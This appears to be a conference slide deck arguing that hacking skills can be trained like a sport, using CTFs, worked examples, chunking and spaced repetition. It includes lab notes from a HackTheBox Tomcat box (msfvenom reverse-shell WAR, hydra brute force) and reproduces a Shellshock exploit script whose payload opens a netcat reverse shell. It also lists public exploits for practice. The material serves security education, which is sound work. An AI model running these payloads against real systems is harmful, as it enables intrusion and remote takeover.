What if hacking were a sport?

By Maja Reißner
28th november, Utrecht

Training when sporting

INTRODUCTORY CLUB SOCCER STRENGTH TRAINING PLAN							
	Day One	Day Two	Day Three	Day Four	Day Five	Day Six	Day Seven
Week 1	Warm-up Level 1 : Part A Level 1 : Part B	Diaphragm Mobility Ball Skills	Warm-up Level 1 : NM Level 1 : Part C	Diaphragm Mobility Ball Skills	Warm-up Level 1 : Part B Level 1 : NM	Diaphragm Mobility Ball Skills	No Strength Training Ball Skills
Week 2	Warm-up Level 1 : Part A Level 1 : Part B	Diaphragm Mobility Ball Skills	Warm-up Level 1 : NM Level 1 : Part C	Diaphragm Mobility Ball Skills	Warm-up Level 1 : Part B Level 1 : NM	Diaphragm Mobility Ball Skills	No Strength Training Ball Skills
Week 3	Warm-up Level 2 : Part A Level 2 : Part B	Diaphragm Mobility Ball Skills	Warm-up Level 2 : NM Level 2 : Part C	Diaphragm Mobility Ball Skills	Warm-up Level 2 : Part B Level 2 : NM	Diaphragm Mobility Ball Skills	No Strength Training Ball Skills
Week 4	Warm-up Level 2 : Part A Level 2 : Part B	Diaphragm Mobility Ball Skills	Warm-up Level 2 : NM Level 2 : Part C	Diaphragm Mobility Ball Skills	Warm-up Level 2 : Part B Level 2 : NM	Diaphragm Mobility Ball Skills	No Strength Training Ball Skills
Week 5	Warm-up Level 3 : Part A Level 3 : Part B	Diaphragm Mobility Ball Skills	Warm-up Level 3 : NM Level 3 : Part C	Diaphragm Mobility Ball Skills	Warm-up Level 3 : Part B Level 3 : NM	Diaphragm Mobility Ball Skills	No Strength Training Ball Skills
Week 6	Warm-up Level 3 : Part A Level 3 : Part B	Diaphragm Mobility Ball Skills	Warm-up Level 3 : NM Level 3 : Part C	Diaphragm Mobility Ball Skills	Warm-up Level 3 : Part B Level 3 : NM	Diaphragm Mobility Ball Skills	No Strength Training Ball Skills

https://www.gobeyondexercise.com/club-soccer-program

Training when sporting

https://www.gobeyondexercise.com/club-soccer-program

# And in IT security?

Gender difference in trying harder?

Evidence from speedcubers:

Whereas boys are slightly discouraged by failing to qualify for the second round, girls are affected more and are more likely to give up forever. Furthermore, we find that this gender difference is most significant in countries with larger gender gaps in labor market outcomes.

https://www.sciencedirect.com/science/article/abs/pii/S0165176521002202

How I got OSCP

OSCP
- bufferOverflows
- exam
- exercises
- htb
  - bashed
  - bastard
  - beep
  - blue
  - chatterbox
  - cronos
  - devel
  - devoops
  - forest
  - granny0
  - haircut
  - irked
  - jeeves
  - jerry
  - magic
  - mirai
  - nibbles
  - nineveh
  - openAdmin
  - optimum
  - poison
  - poison0
  - popcorn
  - popcorn1
  - resolute1
  - sauna1
  - sauna2
  - sense
  - servmon0
  - servmon1
  - shocker
  - solidstate
  - sunday
  - traceback
  - valentine

```
10.10.10.95

nmap -Pn -sC -sV -p- -oA nmap 10.10.10.95 --min-rate 400
sudo nmap -Pn -sU -p- 10.10.10.95 --min-rate 400 -oA udpScan

no result, host not pingable:
nmap 10.10.10.95 -Pn
8080/tcp open  http-proxy

searchsploit apache 7

gobuster dir -u http://10.10.10.40:8080 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
dirb http://10.10.10.40:8080
-> not running

with dirbuster, we can see directories in error messages, e.g.:
/examples

/manager
authentication
<user username="tomcat" password="s3cret" roles="manager-gui"/>

http://10.10.10.95:8080/examples/jsp/security/protected/index.jsp
admin:admin works
tomcat:s3cret works and is granted role tomcat!!

could not get back to the authentication prompt. had to intercept /manager/html call with burp
base64 decode the basic authentication -> admin:admin
replace with encoded tomcat:s3cret -> dG9tY2F0OnMzY3JldA== and use session 4E9A5E7761142EC11E670___     __8A76
forward the request and we get a page!!

msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.14.8 LPORT=443 -f war -o application.war
upload the .war
locally unzip application.war to see how the .jsp file is called
trigger shell:
http://10.10.10.95:8080/application/oyoulxezr.jsp
works!!

C:\Users\Administrator\Desktop\flags>type "2 for the price of 1.txt"
type "2 for the price of 1.txt"
user.txt


root.txt


Ippsec hydra tipp for basic authentication, first search for good SecList:
cd ~/Desktop/tools/SecLists
find . |grep -i tomcat
hydra -C ~/Desktop/tools/SecLists/Passwords/Default-Credentials/tomcat-betterdefaultpasslist.txt http-get://10.10.10.95:8080/manager/html
```

TRY

WATCH

DOCUMENT

Study: Math with worked examples

There are two types of questions that you will be seeing. An example of each is given below.

1. For the equation $a = ag + b$, express a in terms of the other variables.

$$a = ag + b$$

$$a - ag = b$$

$$a(1 - g) = b$$

$$a = \frac{b}{1-g}$$

2. For the equation $\frac{b(a + c)}{e} = d$, express a in terms of the other variables.

$$\frac{b(a + c)}{e} = d$$

$$b(a + c) = ed$$

$$a + c = \frac{ed}{b}$$

$$a = \frac{ed}{b} - c$$

Jeopardy-style CTF's

INVOCA CTF JEOPARDY BOARD — FINAL JEOPARDY

docker	ruby	Kali Linux	Hacking Methods	Hacker Pop Culture
$100	$100	$100	$100	$100
$200	$200	$200	$200	$200
$300	$300	$300	$300	$300
$400	$400	$400	$400	$400
$500	$500	$500	$500	$500

https://engineering.invoca.com/invoca-capture-the-flag-ctf-2022-83155dfabfc4

How the Best Hackers Learn Their Craft, David Brumley, 2018: https://www.youtube.com/watch?v=6vj96QetfTg
List of CTF's to practice: https://challengethecyber.nl/links/

The broader spectrum

Information Security is an advanced discipline, meaning you should ideally be good at some other area of tech before entering it. This isn't required, but it's common and it's ideal. The three areas that infosec people normally come from are:

1. System Administration
2. Networking
3. Development

If you don't have a good foundation in all three of these, and ideally some decent strength in one of them, then it's going to be hard for you to progress past the early stages of an information security career. The key at this point is to not have major holes in your game, and being weak in any of those is a major hole.

Programming and the brain

Reading code

```c
#include <stdio.h>

int main() {
  double x = 12.0;
  printf("%.2lf", exp(x));
  return 0;
}
```

- Lack of knowledge
- Lack of information
- Lack of processing power

Memory test

```python
from requests.packages.urllib3.exceptions import InsecureRequestWarning
import subprocess
import requests
import sys
import os

def spawn_shell(cbport):
    subprocess.call('nc -l ' + cbport, shell=True)

def shellshock(soft,ip,port,cbip,cbport):
    requests.packages.urllib3.disable_warnings(InsecureRequestWarning)
    if soft == "beam":
        user_agent = {'User-agent': '() { :; }; /bin/bash -c "rm /tmp/.f;mkfifo /tmp/.f;cat /tmp/.f|/bin/sh -i 2>&1|nc '+cbip+' '+cbport+'
>/tmp/.f"'}
    else:
        shellstring = '() { :; }; /bin/bash -c "%s"' % (cbip)
        user_agent = {'User-agent': shellstring}
    print "[-] exploiting shellshock CVE-2014-6271..."
    myreq = requests.get("https://"+ip+":"+port+"/session_login.cgi", headers = user_agent, verify=False)

if __name__ == "__main__":
    print "[+] RedStar OS 3.0 Server (BEAM & RSSMON) shellshock exploit"
    if len(sys.argv) < 5:
        print "[-] Use with <beam> <host> <port> <connectback ip> <connectback port>"
        print "[-] Or with <rssmon> <host> <port> <cmd>"
        sys.exit()
    if(sys.argv[1]=="beam"):
        newRef=os.fork()
        if newRef==0:
            shellshock(sys.argv[1],sys.argv[2],sys.argv[3],sys.argv[4],sys.argv[5])
        else:
            spawn_shell(sys.argv[5])
    else:
        shellshock(sys.argv[1],sys.argv[2],sys.argv[3],sys.argv[4],0)
```

https://www.exploit-db.com/exploits/40938

Chunking

https://de.wikipedia.org/wiki/Schach

process by which **small individual pieces** of a set of information are bound together to create a **meaningful whole** later on in memory

https://en.wikipedia.org/wiki/Chunking_(psychology)

DE GROOT. A. Thought and choice in chess,1965

Deliberate training session

1) Exploit-db or GitHub

2) Memory test

3) Lack of what?

4) Chunking

5) (Worked example)

```
void execute(int x[]){
    int b = x.length;

    for (int v = b / 2 - 1; v >= 0; v--)
        func(x, b, v);

    // Extract elements one by one
    for (int l = b-1; l > 0; l--)
    {
        // Move current to end
        int temp = x[0];
        x[0] = x[1];
        x[1] = temp;

        func (x, 1, 0);
    }
}
```

Implicit memories

The Programmer's Brain by Felienne Hermans

How not to forget

Simplified Ebbinghaus formula :)

$$R(t) = e^{-\frac{t}{s}}$$

How not to forget

The Forgetting Curve

Simplified Ebbinghaus formula :)

$$R(t) = e^{-\frac{t}{S}}$$

Memory

1 2 3 4 5 6

Time remembered (days)

Weekly Training schedule

Step 0: If you haven't done so, take a programming course and learn python or C.

Mo	Tu	We	Th	Fr
Code **OR** Systems **OR** Networking			CTF	

First time:
Make a worked example.
Stick roughly with the approach.

|		
1	Shellshock	https://www.exploit-db.com/exploits/40938
2	heartbleed	https://www.exploit-db.com/exploits/32745
3	eternal blue	https://www.exploit-db.com/exploits/42315
4	spectre	https://www.exploit-db.com/exploits/43427 (C code)
5	apache couchDB	https://www.exploit-db.com/exploits/44913
6	MOTD File Tampering PrivEsc	https://www.exploit-db.com/exploits/14339 (bash)
7	Directory Traversal	https://www.exploit-db.com/exploits/48311

Coach

Possible approaches:

1) A real person you know
2) A mentorship programme
3) Online communities

Lifestyle

Other factors that would be tackled in sports:

- Nutrition

- Sleep

- Mental health

- Physical Activity

Three molecules

Summary

- CTF's to practice hacking
- Regular practice basics / pillars (sys, net, dev)
- Deliberate practice and worked examples!
- Healthy lifestyle :)

Thank you...

- For your attention
- For being here
- For having me

Questions

- So are we **really** doing fine with learning security with CTF's?

- If hacking were a sport, would I still need to sport?

- Who are you anyway?

Sources

- The programmer's brain by Felienne Hermans

- How the Best Hackers Learn Their Craft, David Brumley, 2018

- https://danielmiessler.com/p/build-successful-infosec-career/

-

- DE GROOT. A. Thought and choice in chess,1965

- John Sweller & Graham A. Cooper (1985): The Use of Worked Examples as a Substitute for Problem Solving in Learning Algebra, Cognition and Instruction, 2:1, 59-8

- https://www.sciencedirect.com/science/article/abs/pii/S0165176521002202

- https://en.wikipedia.org/wiki/Chunking_(psychology)

- https://en.wikipedia.org/wiki/Forgetting_curve

- https://www.gobeyondexercise.com/club-soccer-program

- https://www.offsec.com/wp-content/uploads/2010/03/TryHarderFlamesWebPageBannerSmaller.png

- https://commons.wikimedia.org/wiki/File:Rubik%27s_cube.svg by Booyabazooka

- https://www.exploit-db.com/exploits/40938

- https://de.wikipedia.org/wiki/Schach